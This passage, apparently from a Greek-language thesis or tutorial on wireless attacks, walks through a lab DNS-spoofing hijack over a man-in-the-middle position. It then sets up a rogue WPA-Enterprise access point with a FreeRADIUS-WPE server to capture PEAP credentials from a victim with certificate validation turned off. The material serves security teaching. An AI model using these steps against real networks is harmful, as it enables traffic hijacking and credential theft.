
Εικόνα 223: Επιτυχής Hijacking στο σύστημα στόχος

Αυτό που καταφέραμε είναι ουσιαστικά η εκτροπή του χρήστη (θύμα) σε άλλο δικτυακό τόπο από αυτόν που αιτήθηκε αρχικά χρησιμοποιώντας μια ασύρματη M.I.T.M επίθεση ως βάση. Αυτό μας εξασφάλισε να δούμε όλα τα πακέτα που αποστέλλονται από το θύμα. Μόλις είδαμε ένα πακέτο αίτησης DNS που προέρχονται από το θύμα, αμέσως το dnsspoof πρόγραμμα που τρέξαμε στον p.c του επιτιθέμενου έστειλε απάντηση DNS στο θύμα με την IP διεύθυνση του (επιτιθέμενου). Αυτομάτως το πρόγραμμα περιήγησης του χρήστη (θύμα) στέλνει το HTTP αίτημα στην διεύθυνση IP του επιτιθέμενου και συγκεκριμένα στη θύρα 80. Όμως ο web server στη θύρα 80 του επιτιθέμενου δεν έτρεχε αρχικά οπότε ο περιηγητής απάντησε με ένα λάθος. Στη συνέχεια, μόλις ενεργοποιήσαμε τον web server apache στον υπολογιστή του επιτιθέμενου στη θύρα 80 (τοπική θύρα), το πρόγραμμα περιήγησης που ζήτησε έλαβε απάντηση από τη μηχανή του επιτιθέμενου με τον προεπιλεγμένο “It works!”.

8.6 WPA-Enterprise και RADIUS (Remote Authetication Dial)


Πρόκειται για άλλο ένα ακόμα πρωτόκολλο ελέγχου ταυτότητας δικτύου που εφαρμόζεται ευρέως για μια σειρά από διαφορετικές υπηρεσίες. Το RADIUS αρχικά ορίστηκε από το Δίκτυο Merit το 1991 για τον έλεγχο των dial-in προσβάσεων στο N.S.F.net. Ανάμεσα στις πολλές χρήσεις του το RADIUS χρησιμοποιείται από το πρότυπο ασφάλειας 802.1X, το οποίο ενσωματώνεται με τα WPA και WPA2 πρωτόκολλα ασύρματης ασφάλειας. Οι home users καθώς και μικρές επιχειρήσεις στα δίκτυα τους χρησιμοποιούν συχνά το P.S.K (Pre-Shared Key) με WPA ή WPA2 ασφάλεια, δεδομένου ότι οι εν λόγω εκδόσεις δεν απαιτούν το RADIUS και από την άλλη οι περισσότεροι από εμάς δεν έχουν πρόσβαση σ’ έναν τέτοιο διακομιστή ή δεν υποστηρίζεται από το router τους. Ωστόσο, επειδή αρκετοί χρήστες δεν χρησιμοποιούν ισχυρούς κωδικούς πρόσβασης WPA ή WPA2, με συνέπεια να αφήνουν τα ασύρματα τοπικά δίκτυα τους να τίθενται σε κίνδυνο μέσω επιθέσεων όπως π.χ με την χρήση λεξικού, η παρουσία του διακομιστή RADIUS εμφανίζεται επιτακτικά αναγκαία.

Εν’ αρχή θα χρειαστούμε ένα διακομιστή RADIUS για την WPA-Enterprise επίθεση και συγκεκριμένα το free radius. Αυτός είναι ουσιαστικά και ο στόχος μας να δημιουργήσουμε έναν free hotspot που οποιοσδήποτε θα μπορεί να έχει πρόσβαση. Στην πλευρά του επιτιθέμενου (χρήστη) ρυθμίζουμε κατάλληλα το router.



Εικόνα 224 : Ρύθμιση δρομολογητή για χρήση ασφάλειας wpa-enterprise


Σ' αυτό το σημείο να σημειώσουμε ότι ρυθμίζουμε το RADIUS server IP address να «ακούει» στην διεύθυνση του επιτιθέμενου χρήστη (backtrack) 192.168.1.3. Αυτό το διαπιστώνουμε δίνοντας από το backtrack : *dhclient3 eth0*



Εικόνα 225: Συνδυασμός ip address radius με ip επιτιθέμενου


Το radius server port και το authetication timeout τα αφήνουμε ως έχουν ενώ βάζουμε και ένα secret shared key για την διαπίστευση εισόδου στο δίκτυο.

Στην συνέχεια και από την μεριά του συστήματος που τρέχει το backtrack θα προβούμε σε κάποιες ρυθμίσεις του configuration file *raddb*. Συγκεκριμένα δίνοντας : *cd /usr/local/etc/raddb* μεταφερόμαστε στο φάκελο του RADIUS server όπου θα διενεργήσουμε ρυθμίσεις επικοινωνίας στους φακέλους *eap.conf* και *clients.conf.*




Εικόνα 226: Μεταφορά σε συγκεκριμένο path

Το φάκελο *eap.conf* αρχικά τον αφήνουμε ως έχει, ενώ αντίθετα ανοίγουμε τον *clients.conf* και βάζουμε το μυστικό secret shared key που επιλέξαμε στο προηγούμενο βήμα.




Εικόνα 227: Ρύθμιση configuration file clients.conf

Μπορούμε πλέον να ξεκινήσουμε τον RADIUS server από την πλευρά του επιτιθέμενου.



Εικόνα 228: Έναρξη radius server



Εικόνα 229: Αποτέλεσμα επιτυχούς έναρξης radius server από την μεριά του επιτιθέμενου

8.6.1 Cracking P.E.A.P

Το Protected Extensible Authentication Protocol (P.E.A.P) είναι ένα ευρέως διαδεδομένο τύπου πρωτόκολλο που χρησιμοποιείται για τον έλεγχο ταυτότητας χρηστών για τα ασύρματα δίκτυα 802.11. Αναπτύχθηκε από τη Microsoft, και σε αντίθεση με άλλους τύπους PEAP που έχουν τη δυνατότητα να υποστηρίξουν μια σειρά εσωτερικών-μεθόδων ελέγχου ταυτότητας, η PEAP μπορεί να πιστοποιήσει μόνο πελάτες που χρησιμοποιούν το πρωτόκολλο ελέγχου ταυτότητας της Microsoft γνωστό ως MS-CHAPv2. Μέσω της χρήσης των ψηφιακών πιστοποιητικών PEAP είμαστε σε θέση να ελέγξουμε την ταυτότητα των χρηστών κατά τη διάρκεια της MS-CHAPv2 επιβεβαίωσης πρωτόκολλου με ασφαλή τρόπο.

Η διαδικασία ελέγχου ταυτότητας PEAP μπορεί να συνοψιστεί ως εξής:

Οι πληροφορίες ταυτότητας ανταλλάσσονται (σε μορφή απλού κειμένου) μεταξύ του χρήστη (θύμα) μέσω της ταυτότητας του (username-password) και του επιτιθέμενου.


Μια ασφαλής σήραγγα TLS είναι εγκατεστημένη μέσω ενός διακομιστή για το ψηφιακό πιστοποιητικό.

Οι πληροφορίες ταυτότητας ανταλλάσσονται και πάλι εντός της σήραγγας TLS χρησιμοποιώντας την MS-CHAPv2 επιβεβαίωση με εσωτερική μέθοδο ελέγχου ταυτότητας.

Το κυρίως κλειδί (PMK) έχει σταλεί από το Remote Authentication Dial-in (RADIUS) server για τον χρήστη (επιτιθέμενο) μέσω της κρυπτογραφημένης σήραγγας.


Το P.M.K αυτομάτως στέλνεται από τον κόμβο του RADIUS server στο σημείο πρόσβασης (AP).

Έτσι αρχίζει η κρυπτογράφηση μεταξύ του χρήστη (επιτιθέμενου) και του AP.




Εικόνα 230: Κρυπτογράφηση επιτιθέμενου και σημείου πρόσβασης

Στο επόμενο παράδειγμα θα δούμε πώς θα παρακάμψουμε το πρωτόκολλο P.E.A.P, όταν η επικύρωση του πιστοποιητικού είναι απενεργοποιημένη. Γνωρίζοντας ότι ο RADIUS server έχει ξεκινήσει από πριν ενεργοποιούμε και το αρχείο καταγραφής του RADIUS server δίνοντας :
tail /usr/local/var/log/freeradius-server-wpe.log –n 0 -f




Εικόνα 231: Έναρξη αρχείου καταγραφής για radius server

Ελέγχουμε τώρα από την μεριά του χρήστη (θύμα ο οποίος τρέχει λειτουργικό windows) εάν είναι απενεργοποιημένη η χρήση πιστοποιητικών.




Εικόνα 232: Έλεγχος από το σύστημα στόχος για απενεργοποιημένα πιστοποιητικά




Εικόνα 233: Απενεργοποίηση επικύρωσης πιστοποιητικού

Είμαστε έτοιμοι για την σύνδεση. Ο χρήστης (θύμα) αναζητώντας ένα δίκτυο να συνδεθεί ανακαλύπτει το δίκτυο ergasia που μόλις φτιάξαμε.



Εικόνα 234: Αναζήτηση από το σύστημα στόχος για ελεύθερο ασύρματο δίκτυο

